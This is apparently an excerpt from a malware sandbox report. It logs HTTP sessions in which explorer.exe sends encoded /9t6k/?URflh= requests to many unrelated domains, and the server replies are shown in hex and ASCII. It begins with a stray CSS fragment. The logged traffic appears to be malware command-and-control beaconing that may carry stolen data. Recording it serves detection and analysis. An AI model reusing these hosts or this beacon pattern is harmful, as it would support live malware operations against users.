denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;align-it

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.5	49757	157.245.239.6	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:05:17.197038889 CET	6014	OUT	GET /9t6k/?URflh=5YbgiWOMvK10e+D+Ti4oKvmTwuSwaKBdeKNLrkVAsRRvF5LwbTMOesGYedm1bG3cJWIa&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.ahomedokita.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:05:17.374706030 CET	6015	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 03 Dec 2020 09:05:17 GMT Server: Apache/2.4.29 (Ubuntu) Location: https://ahomedokita.com/9t6k/?URflh=5YbgiWOMvK10e+D+Ti4oKvmTwuSwaKBdeKNLrkVAsRRvF5LwbTMOesGYedm1bG3cJWIa&UfrDal=0nMpqJVP5t_PDD5p Content-Length: 425 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 68 6f 6d 65 64 6f 6b 69 74 61 2e 63 6f 6d 2f 39 74 36 6b 2f 3f 55 52 66 6c 68 3d 35 59 62 67 69 57 4f 4d 76 4b 31 30 65 2b 44 2b 54 69 34 6f 4b 76 6d 54 77 75 53 77 61 4b 42 64 65 4b 4e 4c 72 6b 56 41 73 52 52 76 46 35 4c 77 62 54 4d 4f 65 73 47 59 65 64 6d 31 62 47 33 63 4a 57 49 61 26 61 6d 70 3b 55 66 72 44 61 6c 3d 30 6e 4d 70 71 4a 56 50 35 74 5f 50 44 44 35 70 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 61 68 6f 6d 65 64 6f 6b 69 74 61 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.ahomedokita.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.5	49758	104.24.104.178	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:05:22.404478073 CET	6015	OUT	GET /9t6k/?URflh=W7vyYWXucRnMwWrTc6z6xJ7ly1Aaea5WWr62fhSAhoSHJNEqGWpe7zCBU0dcNM6Zeho8&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.dainikamarsomoy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:05:22.647427082 CET	6016	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 03 Dec 2020 09:05:22 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=dec761f12f34917a1ebf75cfdfba32a4f1606986322; expires=Sat, 02-Jan-21 09:05:22 GMT; path=/; domain=.dainikamarsomoy.com; HttpOnly; SameSite=Lax Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://dainikamarsomoy.com/9t6k/?URflh=W7vyYWXucRnMwWrTc6z6xJ7ly1Aaea5WWr62fhSAhoSHJNEqGWpe7zCBU0dcNM6Zeho8&UfrDal=0nMpqJVP5t_PDD5p X-LiteSpeed-Cache: hit CF-Cache-Status: DYNAMIC cf-request-id: 06c97269f000004113d6942000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=A97DCaa%2FYO0%2BbgUT2vkHrwDSK0PO3c5eEmCPyGySaiNuVNqXCkwq915JSUk4wJEBgc4wRCOlx1Sn5H%2BfTaTQEsAMtbyd8SZjn%2BQ5uq5QGVH0WG9rdkWsWw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fbc20231d254113-PRG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.5	49767	198.54.117.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:05:32.899420023 CET	6781	OUT	GET /9t6k/?URflh=AqHI0+MX2ftrVe3DEiYBNVYhM67Z+qKer8sV+OvuybcJEoEJXTUx/oN346XCugNKhu9g&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.kingdomwinecommunity.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.5	49770	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:05:38.094963074 CET	6873	OUT	GET /9t6k/?URflh=rm4JCycf8jgnKzL2gaZxJFxF+HyMTTLQtqzA4xmgqdXyWq3yu1ARpOH0ZAK4rmQWxcAt&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.pocketspacer.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:05:38.209852934 CET	6874	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 03 Dec 2020 09:05:38 GMT Content-Type: text/html Content-Length: 275 ETag: "5fc566f8-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.5	49771	104.31.71.137	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:05:48.261524916 CET	6875	OUT	GET /9t6k/?URflh=E4R/8wd6fgEkWdVXGUezTNl/uDJNCiSgqhAFvmJDlfqfpwFCHVrHgZ/vPMmlVzFxpgLt&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.sportsbookmatcher.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:05:48.522443056 CET	6876	IN	HTTP/1.1 404 Not Found Date: Thu, 03 Dec 2020 09:05:48 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close Set-Cookie: __cfduid=d6a02a0b6c5a2e14a0670479b6178c06b1606986348; expires=Sat, 02-Jan-21 09:05:48 GMT; path=/; domain=.sportsbookmatcher.com; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06c972cef40000411fd380b000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=GEzFRnqU8BTprUUqkIaPxpBB3PLnCqORdZr9fGL9Xk10%2Bv%2F2jCOISUE8HX2I5EEqQbwm5DXozlBqV2utkifL%2F6w74eUEi6dkxSA6oOAhq2lE1vGGNKYsXl2W"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fbc20c4be3c411f-PRG Data Raw: 63 62 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 39 74 36 6b 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a Data Ascii: cb<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /9t6k/ was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.5	49772	52.60.87.163	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:05:53.826083899 CET	6877	OUT	GET /9t6k/?URflh=DaVCjFuxi8IQ0KSmZmVVzdfbFs8HKa1S3sC5D9GQ7HSGSXmO4QACkgMj7QCmBzxlGckN&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.makingdoathome.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:05:53.972229958 CET	6879	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 03 Dec 2020 09:05:53 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 3984 Connection: close Vary: Accept-Encoding Vary: Accept-Encoding Cache-Control: max-age=604800 Expires: Thu, 10 Dec 2020 09:05:53 +0000 Content-Security-Policy: default-src 'self' 'unsafe-inline' https://park.101datacenter.net https://*.deviceatlascloud.com/ https://cs-cdn.deviceatlas.com data: Access-Control-Allow-Origin: https://park.101datacenter.net X-Frame-Options: SAMEORIGIN X-Cached: MISS Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 64 69 72 3d 22 22 20 6c 61 6e 67 3d 22 22 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 46 75 74 75 72 65 20 68 6f 6d 65 20 6f 66 20 6d 61 6b 69 6e 67 64 6f 61 74 68 6f 6d 65 2e 63 6f 6d 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 44 6f 6d 61 69 6e 20 4e 61 6d 65 20 52 65 67 69 73 74 72 61 74 69 6f 6e 20 2d 20 72 65 67 69 73 74 65 72 20 79 6f 75 72 20 64 6f 6d 61 69 6e 20 6e 61 6d 65 20 6f 6e 6c 69 6e 65 2c 61 6e 64 20 67 65 74 20 74 68 65 20 6e 61 6d 65 20 79 6f 75 20 77 61 6e 74 20 77 68 69 6c 65 20 69 74 27 73 20 73 74 69 6c 6c 20 61 76 61 69 6c 61 62 6c 65 2e 20 49 6e 74 65 72 6e 65 74 20 44 6f 6d 61 69 6e 20 52 65 67 69 73 74 72 61 74 69 6f 6e 20 26 20 49 6e 74 65 72 6e 61 74 69 6f 6e 61 6c 20 44 6f 6d 61 69 6e 20 4e 61 6d 65 20 52 65 67 69 73 74 72 61 74 69 6f 6e 2e 22 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 47 4f 4f 47 4c 45 42 4f 54 22 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 22 3e 0a 3c 6d 65 74 61 20 4e 41 4d 45 3d 22 72 65 76 69 73 69 74 2d 61 66 74 65 72 22 20 43 4f 4e 54 45 4e 54 3d 22 31 35 20 64 61 79 73 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 61 72 6b 2e 31 30 31 64 61 74 61 63 65 6e 74 65 72 2e 6e 65 74 2f 69 6d 61 67 65 73 2f 76 65 6e 64 6f 72 2d 31 2f 69 63 6f 6e 2f 31 30 31 64 6f 6d 61 69 6e 2e 69 63 6f 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 61 72 6b 2e 31 30 31 64 61 74 61 63 65 Data Ascii: <!DOCTYPE html><html dir="" lang=""><head><title>Future home of makingdoathome.com</title><meta name="description" content="Domain Name Registration - register your domain name online,and get the name you want while it's still available. Internet Domain Registration & International Domain Name Registration."><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no"><meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"><meta name="robots" content="index, follow"><meta name="GOOGLEBOT" content="index, follow"><meta NAME="revisit-after" CONTENT="15 days"><link rel="shortcut icon" href="https://park.101datacenter.net/images/vendor-1/icon/101domain.ico"><link rel="stylesheet" href="https://park.101datace

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49738	157.245.239.6	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:03:48.095722914 CET	2619	OUT	GET /9t6k/?URflh=5YbgiWOMvK10e+D+Ti4oKvmTwuSwaKBdeKNLrkVAsRRvF5LwbTMOesGYedm1bG3cJWIa&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.ahomedokita.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:03:48.278069019 CET	2622	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 03 Dec 2020 09:03:48 GMT Server: Apache/2.4.29 (Ubuntu) Location: https://ahomedokita.com/9t6k/?URflh=5YbgiWOMvK10e+D+Ti4oKvmTwuSwaKBdeKNLrkVAsRRvF5LwbTMOesGYedm1bG3cJWIa&UfrDal=0nMpqJVP5t_PDD5p Content-Length: 425 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 68 6f 6d 65 64 6f 6b 69 74 61 2e 63 6f 6d 2f 39 74 36 6b 2f 3f 55 52 66 6c 68 3d 35 59 62 67 69 57 4f 4d 76 4b 31 30 65 2b 44 2b 54 69 34 6f 4b 76 6d 54 77 75 53 77 61 4b 42 64 65 4b 4e 4c 72 6b 56 41 73 52 52 76 46 35 4c 77 62 54 4d 4f 65 73 47 59 65 64 6d 31 62 47 33 63 4a 57 49 61 26 61 6d 70 3b 55 66 72 44 61 6c 3d 30 6e 4d 70 71 4a 56 50 35 74 5f 50 44 44 35 70 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 61 68 6f 6d 65 64 6f 6b 69 74 61 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.ahomedokita.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.5	49773	208.91.197.27	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:05:59.121943951 CET	6883	OUT	GET /9t6k/?URflh=+VDOv2YqGr3HQyUjxvr4ySDa222PNTvrG/MhsshnzvB0EZlKybOlzjmZT3Iubthnocji&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.rodgroup.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:05:59.346015930 CET	6884	IN	HTTP/1.1 200 OK Date: Thu, 03 Dec 2020 09:05:59 GMT Server: Apache Set-Cookie: vsid=918vr3545319592227689; expires=Tue, 02-Dec-2025 09:05:59 GMT; Max-Age=157680000; path=/; domain=www.rodgroup.net; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyXbJprcLfbH4psP4+L2entqri0lzh6pkA aXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_D+jgbxJ53hpkEJvSdlN2RigowZkrsn9E7lYs o8OIBrxy3q9LRfNpUg4L7YJ1dF924paShLwlhaHs3kAf2HkTkg== Keep-Alive: timeout=5, max=124 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 39 37 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4b 58 37 34 69 78 70 7a 56 79 58 62 4a 70 72 63 4c 66 62 48 34 70 73 50 34 2b 4c 32 65 6e 74 71 72 69 30 6c 7a 68 36 70 6b 41 61 58 4c 50 49 63 63 6c 76 36 44 51 42 65 4a 4a 6a 47 46 57 72 42 49 46 36 51 4d 79 46 77 58 54 35 43 43 52 79 6a 53 32 70 65 6e 45 43 41 77 45 41 41 51 3d 3d 5f 44 2b 6a 67 62 78 4a 35 33 68 70 6b 45 4a 76 53 64 6c 4e 32 52 69 67 6f 77 5a 6b 72 73 6e 39 45 37 6c 59 73 6f 38 4f 49 42 72 78 79 33 71 39 4c 52 66 4e 70 55 67 34 4c 37 59 4a 31 64 46 39 32 34 70 61 53 68 4c 77 49 68 61 48 73 33 6b 41 66 32 48 6b 54 6b 67 3d 3d 22 3e 0d 0a 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 61 62 70 3b 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 72 6f 64 67 72 6f 75 70 2e 6e 65 74 2f 70 78 2e 6a 73 3f 63 68 3d 31 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 72 6f 64 67 72 6f 75 70 2e 6e 65 74 2f 70 78 2e 6a 73 3f 63 68 3d 32 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 66 75 6e 63 74 69 6f 6e 20 68 61 6e 64 6c 65 41 42 50 44 65 74 65 63 74 28 29 7b 74 72 79 7b 69 66 28 21 61 62 70 29 20 72 65 74 75 72 6e 3b 76 61 72 20 69 6d 67 6c 6f 67 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 69 6d 67 22 29 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 68 65 69 67 68 74 3d 22 30 70 78 22 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 77 69 64 74 Data Ascii: 497d<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyX bJprcLfbH4psP4+L2entqri0lzh6pkAaXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_D+jgb xJ53hpkEJvSdlN2RigowZkrsn9E7lYso8OIBrxy3q9LRfNpUg4L7YJ1dF924paShLwlhaHs3kAf2HkTkg==""><head><script t ype="text/javascript">var abp;</script><script type="text/javascript" src="http://www.rodgroup.net/px.js?ch=1"></script> <script type="text/javascript" src="http://www.rodgroup.net/px.js?ch=2"></script><script type="text/javascript">function handleABPDetect(){try{if(!abp) return;var imglog = document.createElement("img");imglog.style.height="0px";imglog.style .widt

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.5	49774	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:06:09.674237013 CET	6903	OUT	GET /9t6k/?URflh=tVqqbIXu9nsll248AUXCUxr0o0zC9i0c8STc7UOUyN+2mFy87kkATVtNwFSSPJTjqgHk&UfrD al=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.buttsliders.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:06:09.788731098 CET	6904	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 03 Dec 2020 09:06:09 GMT Content-Type: text/html Content-Length: 275 ETag: "5fc566f3-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.5	49775	198.54.117.215	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:06:14.969259024 CET	6905	OUT	GET /9t6k/?URflh=kTde6z/9FBgibCJh75hFV8EYWatL1OQ/rhfr5oU2UZBR6XWcBOIn723UV5Uezh3ZQ4ot&UfrD al=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.thanksforlove.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.5	49776	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:06:20.158941984 CET	6905	OUT	GET /9t6k/?URflh=b8EUNPE+oYf5M4MWpXscm/Bt3xsjLt8hNenJJ3DjxXNjYfRDWC0pztruTX9IDl5bQG1I&UfrD al=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.outtheframecustoms.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
